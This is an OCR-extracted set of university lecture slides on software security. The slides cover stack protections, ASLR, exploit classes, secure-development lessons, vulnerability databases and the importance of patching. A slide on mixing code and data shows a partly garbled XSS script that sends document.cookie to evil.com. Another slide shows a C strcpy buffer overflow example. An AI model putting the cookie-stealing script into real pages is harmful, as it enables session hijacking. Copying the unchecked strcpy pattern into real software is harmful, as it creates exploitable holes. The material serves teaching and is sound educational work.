
Modern CPUs set stack memory as read/write, but **no eXecute**

Prevents shellcode from being placed on the stack

Non-Executable Stack

```
0:  void print(string s) {
      // only holds 32 characters, max
      string buffer[32];
1:    strcpy(buffer, s);
2:    puts(buffer);
3:  }

4:  void main(integer argc, strings argv) {
5:    for (; argc > 0; argc = argc - 1) {
6:      print(argv[argc]);
7:    }
8:  }
```





Address-space Layout Randomization (ASLR)

Every time a program is loaded into memory, the **location** of code and data is changed

- Makes it harder for the attacker to guess the destination of the buffer on the stack

Doesn’t prevent exploitation – just makes exploitation harder

- In other words, increases the work factor

Supported by all modern operating systems

- But works best when the size of memory is very large

Other Targets and Methods

Existing mitigations make attacks harder, but not impossible

Many other memory corruption bugs can be exploited

- Saved function pointers
- Heap data structures (malloc overflow, double free, etc.)
- Vulnerable format strings
- Virtual tables (C++)
- Structured exception handlers (C++)

No need for shellcode in many cases

- Existing program code can be repurposed in malicious ways
- Return to libc
- Return-oriented programming

Takeaways

How do Exploits Exist?

Exploits are weaponized program bugs

Violate programmer assumptions about data

- Size
- Structure
- Frequency
- Unexpected special characters and delimiters

Cause programs to behave unexpectedly/maliciously

- Authentication and authorization bypass
- Execute arbitrary code
- Violate integrity and confidentiality

Lesson 1:

Never trust input from the user


Lesson 2:

Never mix code and data

```
<html>
<head></head>
<body>
        <p>This is my page.</p>
        <script>
                var front = '<img src=\'http://evil.com/pic.jpg?';
                var back   '\' />';
                documen    te(front +
document.cookie + ba
        </script>
</body>
</html>
```

- Stack may mix data and code
- Attacker injects "text" which is interpreted as code

- Web pages mix data and code
- Attacker injects "text" which is interpreted as code



Lesson 3:
Use the best tools at your disposal

Tools for More Secure Development


Choose a memory safe programming language

- C/C++ are not memory safe
- Java and C# are somewhat better, but virtual machine may be vulnerable
- Scripting languages offer more safety
- Rust is specifically designed for security

Choose well-maintained, security conscious frameworks

- Wordpress are dumpster fires
- Django, Rails, and other modern frameworks offer:
  - Secure session management and password storage
  - Object relational mappers (no need to write SQL)
  - Built-in output sanitization by default
  - Cross-Site Request Forgery (CSRF) mitigation by default

Lesson 4: Awareness and Vigilance



Vulnerability Information

You can't mitigate threats you don't know

seclists.org has two of the most comprehensive mailing lists

- Bugtraq
- Full Disclosure

Vulnerability databases

- Common Vulnerabilities and Exposures (CVE)
- NIST National Vulnerability Database (NVD)
  - Adds risk scores to CVE reports
- Carnegie Mellon University CERT (https://www.sei.cmu.edu/about/divisions/cert/index.cfm#CERTRecentlyPublishedVulnerabilityNotes)

CERT | Software Engineering Institute | Carnegie Mellon University

Vulnerability Notes Database

Advisory and mitigation information about software vulnerabilities

DATABASE HOME | SEARCH | REPORT A VULNERABILITY | HELP

Overview

The Vulnerability Notes Database provides information about software vulnerabilities. Vulnerability Notes include summaries, technical details, remediation information, and lists of affected vendors. Most Vulnerability Notes are the result of private coordination and disclosure efforts. For more comprehensive coverage of public vulnerability reports consider the National Vulnerability Database (NVD). + Read More


CVE-2017-5754 – Meltdown
CVE-2017-5753 – Spectre v1
CVE-2017-5715 – Spectre v2

Recent Vulnerability Notes

15 Feb 2018	VU#940439	Quagga bgpd is affected by multiple vulnerabilities	Multiple CVEs
01 Feb 2018	VU#319904	Pulse Secure Linux client GUI fails to validate SSL certificates	CVE-2018-6374
03 Jan 2018	VU#584653	CPU hardware vulnerable to side-channel attacks	Multiple CVEs
12 Dec 2017	VU#144389	TLS implementations may disclose side channel information via …	Multiple CVEs
29 Nov 2017	VU#113765	Apple MacOS High Sierra disabled account authentication bypass	CVE-2017-13872
21 Nov 2017	VU#681983	Install Norton Security for Mac does not verify SSL certificates	CVE-2017-15528
17 Nov 2017	VU#817544	Windows 8 and later fail to properly randomize every application…	Unknown
15 Nov 2017	VU#421280	Microsoft Office Equation Editor stack buffer overflow	CVE-2017-11882
03 Nov 2017	VU#739007	IEEE P1735 implementations may have weak cryptographic prot…	Multiple CVEs
02 Nov 2017	VU#446847	Savitech USB audio drivers install a new root CA certificate	CVE-2017-9758

ublished • Date Public
Date Updated • CVSS Score

Report a Vulnerability



Please use the Vulnerability Reporting Form to report a vulnerability. Alternatively, you can send us email. Be sure to read our vulnerability disclosure policy.

Connect with Us

Subscribe to our feed

Lesson 5:
Patch!

On Vulnerabilities

0-day vulnerabilities are a serious concern

- Exploits for bugs that are undisclosed and unpatched
- Very hard to detect and prevent attacks
- Extremely valuable for attackers and three letter agencies

But most successful attacks involve old, patched vulnerabilities

- Exploit kits bundle common attacks together, automate breaches
- Usable by unsophisticated attackers

Examples:

- Drive-by download attacks against browsers
- Worms that target vulnerable web servers and service
- Scanners that looks for known SQL injection vulnerabilities

Why?

People Don’t Patch

Key problem: people don’t patch their systems

- Many applications do not automatically update
- System administrators delay patches to test compatibility with software
- Users are unaware, don’t bother to look for security updates

Example: Equifax

- Initial breach leveraged a vulnerability in Apache Struts
- CVE-2017-9805
- Bug had been known and patch available for two months :(

Former Equifax CEO says breach boiled down to one person not doing their job

Posted Oct 3, 2017 by Sarah Buhr (@sarahbuhr)

Everybody Should Patch

Use systems that automate updates

- Google Play Store
- iOS App Store
- Aptitude (apt) and Red Hat Package Manager (rpm or yum)
- Chrome, Firefox
- Windows 10

Avoid systems that do not automate or fail to update regularly

- Android on most phones :(
- Most desktop software on Windows
- Embedded devices (NATs, IoT, etc.)

The Ticking Clock

The good: white hats often find and report vulnerabilities in private

- Responsible Disclosure
- Vender develops and distributes a patch…
- Before attackers know about the vulnerability

The bad: attackers reverse engineer patches

- Figure out what vulnerabilities were patched
- Develop retrospective exploits

A race against time

- Patches enable the development of new exploits!
- Patches should be applied as soon as possible!

Responsibilities of Developers

If you develop software, you are responsible for the security of users

- Important if you develop desktop software/apps
- Even more important if you develop libraries for other developers

Commit to providing security and privacy for your users

- Duty of care, virtue ethics

Define a security process

- Email and website for people to submit vulnerabilities
  - Consider a bug bounty program (e.g. through HackerOne)
  - Post legal policies to indemnify security researchers acting in good faith
- Mailing list to inform users about security issues
- Serious problems should be reported to Full Disclosure, Bugtraq, CVE

Distribute patches in a timely manner

Many slides courtesy of Christo Wilson: https://cbw.sh/ and Dr. Davide Berardi (https://it.linkedin.com/in/davide-berardi-b1609796)